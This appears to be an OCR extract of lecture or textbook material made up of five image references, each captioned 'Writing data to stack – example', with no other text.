
Writing data to stack – example




Writing data to stack – example




Writing data to stack – example




Writing data to stack – example




Writing data to stack – example



